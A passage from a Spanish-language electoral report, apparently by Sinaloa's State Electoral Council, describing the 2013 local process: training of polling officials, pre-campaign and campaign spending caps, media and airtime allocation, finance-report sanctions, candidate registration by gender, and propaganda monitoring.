para que se otorgaran las facilidades a dicho personal y recibiera su notificación y capacitación correspondiente. Lograr el apoyo no fue fácil, ya que se tuvieron que realizar varias visitas de gestión ante las autoridades y tener que esperar a que los ciudadanos regresaran de sus comisiones, para así poder capacitarlos.

Con respecto a la incorporación de ciudadanos de la fila en las casillas, y de acuerdo con la experiencia de procesos anteriores, se realizó un estudio comparativo en el que se detectaron secciones en donde ese fenómeno se ha presentado con mayor frecuencia. A partir de esos resultados, se giró la instrucción para que dieran seguimiento y control a los avances que los capacitadores presentaran en dichas secciones y, de ser necesario, le prestaran el apoyo pertinente, a tiempo, para evitar nuevamente que se tuviera que recurrir a ciudadanos de la fila.

El periodo para ejecutar tanto la entrega de notificaciones como la primera capacitación a los ciudadanos sorteados, comprendió del 1° de abril al 7 de mayo, siendo esta actividad responsabilidad de los capacitadores y supervisores electorales, cada quien en su área de trabajo y con apego a lo dispuesto en la Estrategia de Capacitación Electoral.

Los resultados obtenidos en el procedimiento de notificación fueron los siguientes: de los 253,315 ciudadanos sorteados, se logró notificar a un total de 212,506. No fue posible realizar la notificación a 39,662 ciudadanos, por diversas causas (cambio de domicilio, se niega a participar, no conocen al ciudadano, etcétera). Además, en 1,147 casos no se entregaron las notificaciones por tratarse de secciones donde no se instalaron casillas.⁵ El personal realizó 44,949 visitas infructuosas en intentos por localizar y persuadir a los ciudadanos que, por alguna causa, se resistían a participar o no se les encontraba en su domicilio.

En lo que respecta a la capacitación, de los 253,315 ciudadanos sorteados se logró capacitar en la modalidad a domicilio a 87,669 de ellos, más 660 en centros de capacitación, dando un total de 88,329

5 Para mayores detalles sobre secciones en donde se acordó la no instalación de casillas véase el apartado Ubicación de Casillas.

ciudadanos capacitados. De ese total, 83,321 ciudadanos resultaron acreditados para ser considerados en el procedimiento para designación de funcionario de mesa directiva de casilla.

Cabe mencionar que durante esta etapa, el personal encargado vivió diversos incidentes: asaltos, intimidaciones y limitación de tiempos y horarios para trabajar por eliminación intempestiva de rutas o recortes imprevistos de viajes de los transportes públicos, así como por impedimentos establecidos en cotos y fraccionamientos residenciales privados. También los procesos de despoblamiento de colonias céntricas en las ciudades más grandes, y la existencia en ellas de viviendas habitadas sólo por ciudadanos muy longevos o extranjeros (caso Mazatlán), son factores que inciden en retrasos e incumplimientos de objetivos y metas en los tiempos preestablecidos.

Como medida para poder cumplir con el objetivo de notificar y capacitar a los ciudadanos sorteados en las secciones con problemática, se determinó que se diera acompañamiento a los capacitadores por parte de supervisores, auxiliares, coordinadores, y hasta de comisiones de consejeros; a las secciones que así lo estaban requiriendo, la gestión de una mayor vigilancia por parte de las autoridades policiacas, la realización de reuniones periódicas donde participaban las autoridades distritales o supervisores estatales con el personal operativo de cada distrito electoral, lográndose con estas acciones que los resultados fueran mucho mejores en las secciones que presentaron problemática.

El día 9 de mayo se llevó a cabo el segundo sorteo de ciudadanos acreditados para integrar las mesas directivas de casilla. En la designación de los cargos se consideró la lista de los acreditados por sección, donde se aplicaron los criterios siguientes: en primer lugar, se consideró la mayor aptitud y conocimiento en materia electoral, luego la escolaridad, y finalmente el orden alfabético a partir de la letra seleccionada por sorteo, la «x». El resultado del sorteo en los 24 distritos arrojó un total de siete ciudadanos por casilla a instalar. Se eligió primeramente al presidente, luego al secretario, los dos escrutadores y al final los tres suplentes generales. Se integró, además, una lista de reserva en cada una de las secciones. Estos listados de los designados,

reserva de los funcionarios del 2010 y otras elecciones anteriores, fueron aprobados en sesión de cada Consejo Distrital, procediendo la coordinación de organización a realizar la reproducción de los nombramientos, mismos que fueron entregados por los capacitadores electorales a los ciudadanos nombrados.

La entrega de los nombramientos se realizó en el periodo del 16 de mayo al 3 de julio del año de la elección, y simultáneamente se realizó la capacitación específica a cada ciudadano designado para integrar las mesas directivas de casilla. Luego de superar el obstáculo de un total de 2,065 nombramientos rechazados por diversas causas supervenientes (se niega a participar, cambio de domicilio, motivo familiar y otros) y una vez realizadas 3,169 sustituciones efectivas (este índice es mayor que el de los cargos, ya que se dieron sustituciones sobre las sustituciones mismas), se consiguió en tiempo y forma cubrir al cien por ciento el objetivo en esta etapa.

Durante la capacitación de los 32,473 ciudadanos designados, el personal realizó las visitas que fueron necesarias y/o requeridas por los ciudadanos, además se les invitó a la realización de prácticas de simulacros programados en los centro de capacitación, en los lugares de instalación de las casillas y, en ocasiones, en el domicilio de alguno de los funcionarios ya designados.

En esos rubros, se ejecutaron 351 simulacros, con una asistencia total de 5,858 ciudadanos y 1,761 reuniones de equipos de trabajo; para instrucción práctica participaron 9,734 ciudadanos designados y capacitados. En total asistieron a prácticas y socialización de los roles de la mesa directiva de casilla, 15,592 ciudadanos para el día de la jornada electoral.

Ante la incidencia de rechazos, localizados principalmente en los distritos más urbanos, en casos donde ya habían aceptado el compromiso en la primera etapa de capacitación, donde se argumentaron causas comunes como motivos familiares, cambios de domicilio, no contar con permiso del patrón para ausentarse del trabajo y otras, se enfatizó la acción de verificación de cada uno de estos reportes, de modo que al supervisor le tocó comprobar la veracidad de lo informado por los

capacitadores y realizar una labor de convencimiento con el ciudadano. En los casos que planteaban la no autorización de los patrones para otorgar permisos, en algunos distritos las presidencias dirigieron oficios a los encargados del personal, en los que solicitaban el otorgamiento de licencia a los ciudadanos que manifestaron su deseo de participar como funcionarios de casilla.

Como parte de las actividades que previamente se encomendaron a los coordinadores de capacitación, se contempló el estudio y proyección de los lugares para instalar los centros de capacitación, así como la gestión de las anuencias y posteriormente la notificación ante los encargados de los lugares recomendados; en este aspecto se logró contar con 363 espacios, de los cuales 59 fueron definidos como centros fijos, ubicados uno en la sede distrital, 52 en escuelas, 3 en centros comunitarios y 3 en otros lugares. Se contó también con 304 centros definidos como itinerantes ubicados 3 en sedes distritales, 293 en escuelas, uno en biblioteca, 3 en centros comunitarios y 4 en otros lugares.

Cada centro cumplió con las condiciones preestablecidas y fue atendido por un supervisor electoral en las fechas calendarizadas con anticipación. Con relación a los resultados obtenidos en estos centros, la podemos valorar de poco impacto, ya que a estos sólo acudieron 660 de un total de 212,506 ciudadanos en búsqueda de su capacitación, durante la primera etapa. Durante la segunda etapa se presentaron 1,081 ciudadanos designados de un total de 32,473 que tenían que ser capacitados. Cabe acotar que la importancia del uso de los centros se pondera como positivo al analizarlos en la perspectiva de los resultados obtenidos durante el desarrollo de los simulacros y las prácticas de los equipos de trabajo, ya que su disponibilidad facilitó la operación de tales ejercicios.

PRECAMPAÑAS ELECTORALES

Ante las preocupaciones expuestas por representantes de partidos políticos y las situaciones referidas en medios de comunicación respec-

to a presuntas conductas transgresoras de la Ley, el Consejo Estatal Electoral emitió el 21 de enero un exhorto a los partidos políticos, así como a sus militantes y simpatizantes, para que evitaran realizar o llevar a cabo acciones que eventualmente pudieran configurar actos anticipados de precampaña y campaña electoral.

De acuerdo con el artículo 117 bis párrafo tercero,

Las precampañas electorales deberán desarrollarse dentro de los cuarenta y cinco días previos al inicio del periodo de registro de la candidatura correspondiente; deberán concluir a más tardar el día anterior al inicio de dicho periodo; y no podrán durar más de las dos terceras partes de las respectivas campañas electorales. El Consejo Estatal Electoral determinará durante la segunda quincena del mes de febrero del año de la elección, la fecha en que podrán iniciarse las precampañas.

Para la elección de Diputados y Presidentes Municipales, Síndicos Procuradores y Regidores el periodo acordado comprendió del 17 de abril al 10 de mayo y, en este caso, de los 8 partidos acreditados para participar en este proceso electoral solamente dos realizaron actos y actividades de precampaña.

Topes de gastos de precampaña

El proyecto para fijar los topes de gastos que los aspirantes a candidatos a Diputados o Presidentes Municipales habrían de considerar en sus precampañas, fue elaborado sobre la base de lo dispuesto en el artículo 117 Bis B de la Ley Electoral del estado de Sinaloa donde se establece que los recursos que destinen a la realización de las precampañas no podrán rebasar los topes que determine el Consejo Estatal Electoral, los cuales no deberán ser mayores al veinte por ciento del tope establecido en la elección inmediata anterior para las candidatura a Diputados y Ayuntamientos.

El proyecto fue sometido a la consideración del pleno del Consejo Estatal Electoral en su segunda sesión ordinaria celebrada el 8 de febrero de 2013, aprobándose por unanimidad y quedando como tope de precampaña las siguientes cantidades:

TOPES DE GASTOS DE PRECAMPAÑA 2013			
Distrito	Municipio	Tope de precampaña por distrito en la elección de Diputados 2013	Tope de precampaña por municipio, elección de Ayuntamientos 2013
1	Choix	\$64,122.96	\$64,122.96
2	El Fuerte	\$192,033.83	\$192,033.83
3	Ahome	\$409,872.11	\$746,297.00
4	Ahome	\$336,424.90	
5	Sinaloa	\$171,459.46	\$171,459.46
6	Guasave	\$289,065.43	\$524,056.74
7	Guasave	\$234,991.31	
8	Angostura	\$94,942.30	\$94,942.30
9	S. Alvarado	\$153,788.87	\$153,788.87
10	Mocorito	\$100,883.34	\$100,883.34
11	Badiraguato	\$59,974.31	\$59,974.31
12	Culiacán	\$452,377.40	\$1,581,957.55
13	Culiacán	\$454,641.05	
14	Culiacán	\$242,130.91	
15	Navolato	\$256,126.82	\$256,126.82
16	Cosalá	\$40,000.00	\$40,000.00
17	Elota	\$67,315.49	\$67,315.49
18	San Ignacio	\$48,963.90	\$48,963.90
19	Mazatlán	\$664,552.49	\$833,140.85
20	Mazatlán	\$168,588.36	
21	Concordia	\$54,523.58	\$54,523.58
22	Rosario	\$93,912.62	\$93,912.62
23	Escuinapa	\$96,257.99	\$96,257.99
24	Culiacán	\$432,808.19	

Acceso de los partidos políticos a medios impresos

Respecto a la intervención del CEE como intermediario en la contratación de espacios impresos por los partidos políticos, con base en lo establecido en el Reglamento de Acceso de los Partidos Políticos o Coaliciones a los Medios de Comunicación Social, el 21 de enero se publicó la convocatoria dirigida a todos los propietarios de medios de comunicación impresos, para que proporcionaran las tarifas comerciales de todos sus espacios, con el objetivo de ponerlos a disposición de los partidos políticos o coaliciones.

Con la información registrada fueron elaborados dos catálogos de medios: el correspondiente al periodo de las precampañas y el de las campañas. En ellos se incluyeron todas las tarifas comerciales de cada uno de los medios de comunicación impresos, así como sus políticas y condiciones con respecto a las publicaciones y datos generales del medio con cobertura en Sinaloa. En sesión del Consejo Estatal Electoral, el 8 de marzo de 2013, se entregó el primero que incluía tarifas que aplicarían para el periodo del 17 de abril al 10 de mayo, correspondiente a las precampañas.

MEDIOS IMPRESOS REGISTRADOS PARA PRECAMPAÑAS			
Tipo	Precampañas		
	Locales	Nacionales	Totales
Revistas	51	8	59
Periódicos	41	6	47
Suplementos	8	0	8
Total	100	14	114

Sólo el Partido de la Revolución Democrática registró gastos para actividades de precampaña en medios impresos, por un monto de \$8,259.20 (Ocho mil doscientos cincuenta y nueve pesos 20/100 MN).

Por otra parte, con respecto al Reglamento de Acceso de los Partidos Políticos o Coaliciones a los Medios de Comunicación Social,

en sesión del 12 de abril se aprobaron modificaciones a los artículos 15, 20, 21, 24 y 25; y se derogaron los artículos 28 y 29 (Capítulo II) del mismo reglamento. Estos cambios contribuyeron a agilizar las formas para cubrir los montos correspondientes al pago de las solicitudes que los partidos políticos hicieron ante el área de acceso a medios, para compra de publicidad en los medios de comunicación escrita.

Acceso de los partidos políticos a Radio y Televisión

En materia de Radio y Televisión, a solicitud del Instituto Federal Electoral, quien por ley es la autoridad responsable de la administración de los tiempos de Estado para partidos políticos y autoridades electorales en medios electrónicos, el Consejo Estatal Electoral llevó a cabo los trabajos para la complementación del catálogo de estaciones de radio y canales de televisión con cobertura estatal. También acordó el proyecto del modelo de pautas para la trasmisión en Radio y Televisión de los partidos políticos durante las precampañas, sujeto a la aprobación del Consejo General del IFE. Asimismo, se estableció el periodo del 17 de abril al 10 de mayo de 2013 para la difusión de mensajes de las precampañas; y se realizó el sorteo que define el orden sucesivo en que se transmitirían esos mensajes en medios electrónicos.

TIEMPOS DE RADIO Y TELEVISIÓN EN PRECAMPAÑA			
Partidos o Coalición	Duración: 24 días Total de promocionales de 30 segundos en cada estación de Radio o canal de Televisión: 576		Promocionales que le corresponde a cada partido político (A + C)
	Distribución de manera igualitaria entre el número de partidos contendientes (30%)	Distribución proporcional, de acuerdo a la fuerza electoral de los partidos con representación en el Congreso (70%)	
Partido Revolucionario Institucional	21	140	161
Partido Acción Nacional	21	145	166

TIEMPOS DE RADIO Y TELEVISIÓN EN PRECAMPAÑA (CONT.)			
Partidos o Coalición	Duración: 24 días Total de promocionales de 30 segundos en cada estación de Radio o canal de Televisión: 576		Promocionales que le corresponde a cada partido político (A + C)
	Distribución de manera igualita- ria entre el nú- mero de partidos contendientes (30%)	Distribución propor- cional, de acuerdo a la fuerza electoral de los partidos con representación en el Congreso (70%)	
Partido de la Revolución Democrática	21	34	55
Partido del Trabajo	21	12	33
Partido Verde Ecologista	21	20	41
Partido Nueva Alianza	21	40	61
Movimiento Ciudadano	21	10	31
Partido Sinaloense	21	0	21
Total	168	401	569

(Sobrantes destinados a las autoridades electorales: 7)

Revisión de los informes de precampaña

Durante los meses de mayo y junio se revisaron los gastos de precampaña de los partidos políticos realizados durante el proceso electoral 2013.

El artículo 117 Bis C de la Ley Electoral del estado de Sinaloa determina los plazos a los que se debe sujetar el procedimiento para que los partidos políticos entreguen ante el Consejo Estatal Electoral sus informes de precampañas, así como los plazos en que se debe realizar la revisión de estos informes.

En el artículo 117 Bis se establece que los partidos deberán informar al Consejo Estatal Electoral sobre el inicio de la precampaña, otorgándoles la libertad de establecer las fechas de su precampaña de acuerdo a sus propias necesidades, siempre y cuando se encuentren

dentro del periodo oficial que estipula la propia ley y el que acordó el Consejo Estatal Electoral, respecto a que las precampañas no deben durar más de las dos terceras partes de lo que duren las campañas electorales, por lo que la conclusión de las mismas fue en fechas distintas. En el caso del Partido Acción Nacional, su precampaña se presentó en dos etapas, la primera de ellas fue cancelada y la segunda se programó para estar en condiciones de cumplir con lo establecido en sus convenios de coalición.

Los partidos políticos cumplieron en tiempo con la presentación de los informes correspondientes, tomando como referencia la fecha de conclusión de las precampañas. Tras la revisión de los anexos documentales de los informes de precampaña y luego de haber sido satisfechas las observaciones planteadas, se procedió a elaborar los dictámenes consolidados correspondientes con los resultados de dicha revisión y considerando todos aquellos elementos que pudieran derivar en una posible sanción para los partidos políticos.

Los dictámenes consolidados fueron presentados ante el pleno del Consejo Estatal Electoral en las sesiones del 7 y del 14 de junio, incluyéndose en la primera de ellas los dictámenes relativos a los informes presentados el 10 de mayo, mientras que en la segunda se conocieron los correspondientes a informes recibidos entre el 20 y el 25 de mayo.

Los dictámenes consolidados fueron aprobados en los términos propuestos por la Comisión de Prerrogativas y Partidos Políticos. En el primero de ellos se aplicó sanción al Partido Acción Nacional, por haber permitido una aportación mayor al límite establecido por la Ley en la precampaña de su aspirante a candidato a Diputado local por el IX Distrito Electoral de Salvador Alvarado.

En el segundo dictamen aprobado se aplicaron sanciones a los partidos políticos Acción Nacional y Revolucionario Institucional, que consistieron, en el caso de Acción Nacional, en multa económica por el equivalente a 275 días de salario mínimo por haber permitido aportaciones en especie por montos superiores a los permitidos por la ley en las precampañas de sus aspirantes a candidatos a Diputado

local por el Distrito XV y Presidente Municipal; ambos del municipio de Navolato. En el caso del Partido Revolucionario Institucional la sanción fue amonestación pública y sanción económica para los aspirantes a candidatos a Diputados por los Distritos IX de Salvador Alvarado y XIII de Culiacán, el primero de ellos por haber omitido información de ingresos y gastos en su informe de precampaña y en el segundo de los casos por haber recibido una aportación en especie por un monto superior al límite permitido por la ley.

Este dictamen fue impugnado por el aspirante a candidato a Diputado Local por el Distrito XIII de Culiacán, resolviendo el Tribunal Estatal Electoral con fecha 1 de julio de 2013 regresarlo al Consejo Estatal Electoral para que se realizara una nueva revisión y valoración de los documentos presentados para subsanar las observaciones que le fueron notificadas en tiempo y forma, lo que originó que se emitiera un nuevo acuerdo sobre los resultados de la revisión de este aspirante a candidato dejando sin efecto la sanción que se le había impuesto. Los dictámenes consolidados se publicaron en el periódico oficial «El Estado de Sinaloa» los días 12 y 19 de junio de 2013.

Registro de candidatos

El Reglamento para el Registro de Candidatos a ocupar puestos de elección popular, con las adecuaciones necesarias para garantizar la aplicación de las reformas a la Ley en materia de género, fue aprobado con fecha 26 de abril. Con base en esas disposiciones se procesaron las 2,121 solicitudes de registro de candidaturas de los distintos partidos y coaliciones para los 600 cargos en disputa. Correspondieron 1,172 solicitudes a ciudadanos del sexo masculino y 949 al femenino. Para otorgar el registro, en cada caso se revisó no sólo el cumplimiento de los requisitos legales documentales. También se verificó el estricto apego de los partidos y coaliciones en la integración de fórmulas por género, en la composición alternada de las fórmulas de género por planilla o alternada por segmentos en las listas, según el tipo de cargo que se tratara.

Competieron por los cargos de diputados de mayoría relativa un total de 94 fórmulas de candidatos (propietarios y suplentes); 63 fórmulas de candidatos a diputados por representación proporcional (RP) consiguieron el aval para contender en las listas estatales (sólo el Partido Movimiento Ciudadano contendió con una lista incompleta, en virtud de que uno de sus aspirantes a candidato suplente, no reunió los requisitos de Ley).

Se presentaron dos casos de candidaturas comunes a las diputaciones por los distritos V (Sinaloa) y XVI (Cosalá); en el primero de los distritos señalados, la Coalición Transformemos Sinaloa y el Partido Sinaloense coincidieron en la fórmula; en el segundo, la misma fórmula fue amparada por la Coalición Unidos Ganas Tú y el Partido Sinaloense.

En los municipios hubo 69 candidatos a Presidentes Municipales, 69 a Síndicos Procuradores propietarios y 68 a Síndicos Procuradores suplentes, 548 a Regidores por mayoría relativa propietarios, 545 a Regidores de mayoría suplentes, 350 a regidores por representación proporcional propietarios y 545 a Regidores de RP suplentes. También hubo candidaturas comunes en los dos municipios ya señalados (Sinaloa y Cosalá), con planillas mutuamente acordadas por las Coaliciones y el Partido Sinaloense, como quedó dicho para el caso de las diputaciones respectivas. En esta ocasión no se presentó ninguna petición de las llamadas «candidaturas ciudadanas» o «independientes».

CANDIDATOS REGISTRADOS POR COALICIONES Y POR PARTIDO													
Candidatura/Partido	Unidos Ganas Tú		Transformemos Sinaloa		Movimiento Ciudadano		Partido Sinaloense		Totales				
	Hombres	Mujeres	Hombres	Mujeres	Hombres	Mujeres	Hombres	Mujeres	Hombres	Mujeres			
Dip. M.R. Propietarios	14	10	15	9	12	10	12	12	53	41			
Dip. M.R. Suplentes	15	9	15	9	12	10	12	12	54	40			
Dip. R.P. Propietarios	8	8	8	8	8	8	8	8	32	32			
Dip. R.P. Suplentes	16	16	16	16	15	15	16	16	63	63			
Presidentes Municipales	18	0	16	2	10	5	13	5	57	12			
Sind.Procurador Prop.	17	1	16	2	12	3	17	1	62	7			
Sind. Procurador Supl.	16	2	17	1	11	3	11	7	55	13			
Regidores De M.R. Prop.	72	70	73	69	60	62	72	70	277	271			
Regidores De M.R. Supl.	72	70	73	69	58	61	72	70	275	270			

CANDIDATOS REGISTRADOS POR COALICIONES Y POR PARTIDO (CONT.)											
Candidatura/Partido	Unidos GanasTú		Transformemos Sinaloa		Movimiento Ciudadano		Partido Sinaloense		Totales		
	Hombres	Mujeres	Hombres	Mujeres	Hombres	Mujeres	Hombres	Mujeres	Hombres	Mujeres	
Regidores De R.P. Prop.	91		91		77		91		350		
	50	41	50	41	39	38	50	41	189	161	
Regidores De R.P. Supl.	91		91		78		88		348		
	50	41	50	41	40	38	49	39	189	159	
Totales	600	261	600	259	515	246	597	273	2312	1039	

Aparentemente no coinciden los datos de la tabla con los consignados en el párrafo anterior a ella, en virtud de que la diferencia corresponde al número de ciudadanos que fueron registrados por partidos o coaliciones como candidatos a dos cargos distintos (Presidente Municipal y Regidor por Representación Proporcional)

Monitoreo de propaganda electoral

En los 24 Consejos Distritales se realizaron numerosos recorridos por la geografía distrital, con el fin de verificar que la propaganda desplegada por los actores políticos que participaron durante el proceso electoral 2013 se apegara a lo establecido por las normas, entre las que destacan aquellas que tienen la finalidad de preservar el paisaje natural y urbano.

Los recorridos se realizan mínimamente en la cabecera distrital; los reportes que se levantan son la fuente principal de los informes que se dirigen a los presidentes de los Consejos Distritales y de los que derivan las notificaciones a los partidos políticos involucrados cuando la circunstancia lo amerita.

Se programan de acuerdo al desarrollo de los distintos periodos en que se divide la fase del proceso electoral relacionada con las candidaturas y los candidatos de los partidos políticos o coaliciones. Aunque la supervisión de la propaganda está proyectada en grandes trazos —como se puede advertir en la tabla siguiente—, también es posible que la Presidencia del CEE o la Comisión de Organización y Vigilancia Electoral soliciten la ejecución de un recorrido especial.

FECHAS DE MONITOREO SEGÚN PERIODO ELECTORAL								
Candidatura	Rango de fecha	Periodos electorales a supervisar 2013						
		Antes de pre-campaña	Precampaña	5 días después del periodo de precampaña	Intercampaña o «Veda»	Campaña	Radio de 50 metros a partir de la casilla	15 días después de la jornada electoral
Diputados. Presidente Municipal.	Inicio	23 de febrero	17 de abril	11 de mayo	11 de mayo	29 de mayo	Del 2 al 6 de julio	22 de julio de 2013
	Fin	16 de abril	10 de mayo	15 de mayo	28 de mayo	3 de julio		

Propaganda antes de precampaña

Con la finalidad de verificar que todos los actores políticos inicien la difusión de propaganda electoral en vía pública dentro de los plazos legales, entre el 11 y el 15 de abril, antes del periodo de precampaña, el personal autorizado por los 24 Consejos Distritales realizó recorridos. No se localizó propaganda electoral en ninguna de las exploraciones, pero sí se identificó propaganda política, es decir, de promoción a la imagen institucional de algún partido político, como fue el caso de mensajes del Partido Sinaloense ubicada de manera correcta en distintos puntos del Distrito XI, en Badiraguato.

Sin embargo, en los distritos I de Choix, XII, XIII y XXIV de Culiacán, así como el distrito XV de Navolato, se identificó propaganda política del Partido Sinaloense difundida en espacios prohibidos por la legislación electoral, por tanto se integraron cinco expedientes, uno por distrito, que fueron remitidos a la Comisión de Organización y Vigilancia Electoral del Consejo Estatal Electoral de Sinaloa para su análisis y posible sanción.

Por economía procesal los expedientes fueron acumulados y se decidió iniciar con ellos un procedimiento administrativo sancionador de oficio, así como realizar el trámite y sustanciación con los requisitos acordes al procedimiento administrativo sancionador iniciado a petición de parte, tras el que se elaboró el proyecto de dictamen donde se propuso al pleno del Consejo Estatal Electoral una sanción de 750 días de salario mínimo vigente en la entidad, equivalente a la cantidad de \$46,305, misma que fue aprobada por el órgano electoral, e impugnada dentro del plazo legal por el Partido Sinaloense.

El Tribunal Electoral del Estado de Sinaloa, al resolver el recurso de Revisión EXP.38/2013 REV, ordenó al CEE que emitiera un nuevo acuerdo basándose en la calificación de la falta como leve, y considerara la aplicación de una nueva sanción. Así, para dar cumplimiento a la sentencia, se revocó la multa impuesta con anterioridad y se impuso esta vez una sanción por 3,069 pesos.

Propaganda en precampañas electorales

Los Consejeros Ciudadanos Distritales que formaban parte de la Comisión de Organización y Vigilancia Electoral, así como servidores y funcionarios electorales, realizaron recorridos por los veinticuatro distritos durante el periodo de precampaña; el primer recorrido se realizó entre los días 4 y 6 de mayo y el segundo durante los días 10 y 11 del mismo mes.

De acuerdo con los informes del primer recorrido emitidos por los Coordinadores Distritales de Organización Electoral, se hizo constar que en catorce distritos no se identificó propaganda de precampaña. En los distritos IX, de Salvador Alvarado; X, de Mocorito; XI, de Badiraguato; y XIX, de Mazatlán, se identificó propaganda de precampaña en lugares y con características permitidas por la normatividad electoral.

Se identificó propaganda del Partido Acción Nacional difundida en espacios prohibidos en los distritos XII, XIII y XXIV de Culiacán, XV de Navolato, XX de Mazatlán y XXII de Rosario. También del Partido Sinaloense se reportó propaganda mal colocada en los distritos XII, XIII y XXIV de Culiacán y XXII de Rosario; y del Partido Movimiento Ciudadano en el distrito XXIV de Culiacán.

En todos estos casos los Consejos Distritales notificaron a los partidos políticos para que en un término de 24 horas retiraran o reubicaran los materiales que se encontraban en lugares prohibidos.

El Partido Acción Nacional no retiró la propaganda de precampaña electoral que se encontraba difundida en espacios prohibidos en el Distrito XIII, mientras que la del Distrito XX sólo fue retirada parcialmente; en consecuencia, la Comisión de Organización y Vigilancia Electoral del Consejo Estatal Electoral, después de analizar los expedientes remitidos por los Consejos Distritales e identificar una presunta infracción, inició un procedimiento administrativo sancionador de oficio, cuyo dictamen fue aprobado por el pleno del Consejo Estatal Electoral el 27 de septiembre de 2013, determinado sancionar al PAN con 250 salarios mínimos vigentes en la entidad, equivalentes a la cantidad de \$15,345.

En el segundo recorrido se identificó propaganda de precampaña electoral difundida correctamente en catorce distritos (III y IV de Ahome, VII de Guasave, IX de Salvador Alvarado, X de Mocorito, XI de Badiraguato, XIII, XIV y XXIV de Culiacán, XVI de Cosalá, XIX y XX de Mazatlán, XXI de Concordia y XXII de Rosario). Respecto a la propaganda difundida en lugares prohibidos por la norma se identificó del PAN en el distrito XV de Navolato, y del Partido Sinaloense en los distritos VI de Guasave, XII de Culiacán y XVIII de San Ignacio. Solamente la propaganda del Partido Sinaloense en San Ignacio persistió después de la notificación de rigor, por lo que fue sancionado por el pleno del Consejo Estatal Electoral con cincuenta días de salarios mínimos vigentes en la entidad, lo cual asciende a la cantidad de \$3,069.

Propaganda en los 5 días posteriores a la precampaña electoral

Concluidas las precampañas, los partidos políticos contaron con un periodo de cinco días para retirar la propaganda empleada en esta fase. Vencido el plazo, los Consejos Distritales dispusieron nuevos recorridos que hicieron constar la existencia de materiales propagandísticos del partido Movimiento Ciudadano en la vía pública de los Distritos XIII y XXIV de Culiacán; y del Partido Sinaloense en el distrito XXIV de Culiacán. Ambos partidos atendieron las notificaciones giradas por los presidentes distritales y retiraron sus materiales en tiempo y forma.

En 12 Distritos Electorales (II de El Fuerte, III y IV de Ahome, IX de Salvador Alvarado, X de Mocorito, XI de Badiraguato, XIII, XIV de Culiacán, XV de Navolato, XVI de Cosalá, XVIII de San Ignacio y XXI de Concordia) se identificó propaganda de precampaña y política difundida al interior de diversos domicilios particulares; sin embargo, considerando que las personas que habitan o poseen un inmueble pueden tener uso, goce y disfrute del mismo y que por lo tanto tienen la libertad para colocar, fijar o difundir en su interior lo que deseen, al tratarse, pues, del ámbito privado y ser esta esfera de acceso restringido para cualquier autoridad, a pesar de los informes, el

CEE no pudo intervenir, pues no puede ingresar a los domicilios particulares para realizar ni obligar al retiro de la propaganda difundida al interior de estos lugares.

Propaganda en el periodo de intercampanas

Durante el proceso electoral hay un periodo que comprende desde la conclusión de las precampañas y hasta un día antes del inicio de las campañas electorales, operativamente se le conoce como intercampana. Durante el periodo de intercampana, los partidos políticos deben abstenerse de difundir propaganda electoral, por tanto la Comisión de Organización y Vigilancia de los Consejos Distritales en conjunto con servidores y funcionarios electorales, realizaron recorridos y pudieron constatar que en algunos distritos perduraba la propaganda que se encontraba al interior de los domicilios particulares.

También se identificó propaganda del Partido Movimiento Ciudadano en los distritos XII y XXIV de Culiacán y del Partido Sinaloense en el distrito XXIV, la cual fue retirada por los mismos partidos inmediatamente después de recibir la notificación.

CAMPAÑAS ELECTORALES

El artículo 117 Bis E de la Ley Electoral del Estado de Sinaloa, en su párrafo tercero dispone que las campañas electorales para Gobernador del Estado iniciarán cincuenta y un días antes del establecido para la jornada electoral; y las correspondientes a Diputados, Presidentes Municipales, Síndicos Procuradores y Regidores, iniciarán treinta y nueve días antes del día de la elección y que todas las campañas concluirán el miércoles anterior al día de la elección. Por lo que para el proceso electoral 2013 la campaña de los candidatos a Diputados y planillas para integrar Ayuntamientos iniciaron el 29 de mayo, concluyendo todas el día 3 de julio.

Topes de gastos de campaña

El proyecto para fijar los topes de gastos de Campaña fue elaborado sobre la base de lo dispuesto en el artículo 117 Bis F de la Ley Electoral del Estado de Sinaloa, donde se establece que el pleno del Consejo Estatal Electoral aprobará durante la primera quincena de febrero del año de la elección, los topes máximos de gastos de precampaña y campaña que podrán erogar los partidos políticos y coaliciones, en cada uno de los procesos internos y elecciones, conforme a los siguientes criterios:

- A. El tope máximo de gastos de campaña, para cada tipo de elección será la cantidad que resulte de multiplicar el 0.25 del salario mínimo general vigente en el Estado, por el número total de ciudadanos empadronados en el Registro Federal de Electores en el Estado, Distrito o Municipio según corresponda, al día primero de enero del año de la elección;
- B. En aquellos Distritos o Municipios en que el tope máximo de gastos de campaña en aplicación a la presente fórmula sea menor a doscientos mil pesos, se tomará como tope esa cantidad.

El proyecto fue sometido a la consideración del pleno del Consejo Estatal Electoral en su segunda sesión ordinaria celebrada el 8 de febrero de 2013, aprobándose por unanimidad, quedando como tope de gastos de campaña las siguientes cantidades:

TOPES DE GASTOS DE CAMPAÑA – PROCESO ELECTORAL 2013			
Municipio	Distrito	Por Distrito (Diputados)	Por Municipio (Pdte. Mpal.)
Choix	I	\$384,026.30	\$384,026.30
El Fuerte	II	\$1,134,748.75	\$1,134,748.75
Ahome	III	\$2,564,064.00	\$4,581,637.30
Ahome	IV	\$2,017,573.30	

TOPES DE GASTOS DE CAMPAÑA – PROCESO ELECTORAL 2013 (CONT.)			
Municipio	Distrito	Por Distrito (Diputados)	Por Municipio (Pdte. Mpal.)
Sinaloa	V	\$1,036,278.50	\$1,036,278.50
Guasave	VI	\$1,772,142.15	\$3,165,016.50
Guasave	VII	\$1,392,874.35	
Angostura	VIII	\$553,459.60	\$553,459.60
Salvador Alvarado	IX	\$936,733.75	\$936,733.75
Mocorito	X	\$588,457.60	\$588,457.60
Badiraguato	XI	\$367,110.60	\$367,110.60
Culiacán	XII	\$2,724,609.65	\$9,790,490.95
Culiacán	XIII	\$2,936,823.40	
Culiacán	XIV	\$1,469,302.00	
Navolato	XV	\$1,538,330.95	\$1,538,330.95
Cosalá	XVI	\$200,000.00	\$200,000.00
Elota	XVII	\$438,303.90	\$438,303.90
San Ignacio	XVIII	\$281,426.90	\$281,426.90
Mazatlán	XIX	\$4,093,108.20	\$5,070,335.25
Mazatlán	XX	\$977,227.05	
Concordia	XXI	\$335,581.70	\$335,581.70
Rosario	XXII	\$583,637.70	\$583,637.70
Escuinapa	XXIII	\$610,991.40	\$610,991.40
Culiacán	XXIV	\$2,659,755.90	31,595,857
		31,595,857	

Acceso de los partidos políticos a medios impresos

En sesión del Consejo celebrada el 26 de abril fue entregado a los partidos políticos el catálogo de medios con tarifas aplicables para el periodo de campañas electorales que se llevaron a cabo del 29 de mayo al 3 de julio del 2013.

